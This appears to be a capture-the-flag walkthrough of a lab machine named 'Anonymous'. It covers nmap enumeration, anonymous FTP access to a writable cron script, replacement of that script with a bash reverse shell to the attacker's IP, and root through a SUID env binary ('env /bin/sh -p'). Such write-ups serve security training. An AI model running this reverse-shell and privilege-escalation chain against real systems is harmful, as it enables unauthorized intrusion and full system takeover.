
Anonymous



Nmap Scan

```
nmap -p- --open -sS -sC -sV --min-rate 1500 -n -vvv -Pn 10.10.166.196 -oN scan.txt
```

```
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.0.231
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDCi47ePYjDctfwgAphABwT1jpPkKajXoLvf3bb/zvpvDvXwWKnm6nZuzL2HA1veSQa90yd
SSpg8S+B8SLpkFycv7iSy2/Jmf7qY+8oQxWThH1fwBMIO5g/TTtRRta6IPoKaMCle8hnp5pSP5D4saCpSW3E5rKd8qj3oAj6S8TW
gE9cBNJbMRtVu1+sKjUy/7ymikcPGAjRSSaFDroF9fmGDQtd61oU5waKqurhZpre70UfOkZGWt6954rwbXthTeEjf+4J5+gIPDLc
KzVO7BxkuJgTqk4lE9ZU/5INBXGpgI5r4mZknbEPJKS47XaOvkqm9QWveoOSQgkqdhIPjnhD
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPjHnAlR7sBuoSM2X5sATLllsFrcUNpTS87qXzhMD99aGGzy
OlnWmjHGNmm34cWSzOohxhoK2fv9NWwcIQ5A/ng=
|   256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDHIuFL9AdcmaAIY7u+aJil1covB44FA632BSQ7sUqap
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
```

```
|   ANONYMOUS<00>        Flags: <unique><active>
|   ANONYMOUS<03>        Flags: <unique><active>
|   ANONYMOUS<20>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 23047/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 52959/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 33800/udp): CLEAN (Failed to receive data)
|   Check 4 (port 16208/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-07-07T09:02:20
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2025-07-07T09:02:20+00:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

This scan reveals four open ports:

21/tcp (FTP) – Allows **anonymous login**, which is unusual and potentially insecure.

22/tcp (SSH) – OpenSSH 7.6p1, no immediate vulnerability detected.


139/tcp and 445/tcp (SMB) – Samba version 4.7.6, might expose SMB-related vulnerabilities.

FTP Enumeration and Exploitation

Logging in anonymously to the FTP server, we find two files:

```
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls -l
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls -l
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1161 Jul 07 09:06 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
```

to_do.txt: Contains task-related notes.



clean.sh: A Bash script that appears to clean logs periodically.

```
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
~
~
```

The clean.sh script is writable and executed automatically by the system. We take advantage of this by **replacing its content with a reverse shell payload**.

```
  GNU nano 8.4
#!/bin/bash

bash -i >& /dev/tcp/10.9.0.231/443 0>&1
```

We replaced the original clean.sh script with a modified version containing our payload.

```
clean.sh        clean2.sh
ftp> put clean.sh
local: clean.sh remote: clean.sh
200 EPRT command successful. Consider using EPSV.
150 Ok to send data.
100% |*****************************************************************************|    53      728.98 KiB/s    00:00 ETA
226 Transfer complete.
53 bytes sent in 00:00 (0.80 KiB/s)
ftp> ls -l
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000           53 Jul 07 09:14 clean.sh
-rw-rw-r--    1 1000     1000         1505 Jul 07 09:14 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp>
```

After setting up a Netcat listener, we waited momentarily until the reverse shell connection was successfully established.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# netcat -lvnp 443
listening on [any] 443 ...
connect to [10.9.0.231] from (UNKNOWN) [10.10.166.196] 44066
bash: cannot set terminal process group (1558): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$
```

Privilege Escalation

With limited user access, we look for privilege escalation vectors. After searching for binaries with elevated privileges, we find that /usr/bin/env is exploitable.

```
namelessone@anonymous:~$ find / -perm -4000 2>/dev/null
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/pkexec
namelessone@anonymous:~$
```

Using the following command, we escalate privileges:

SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

/usr/bin/env /bin/sh -p



We are now **root** on the machine, with full administrative control.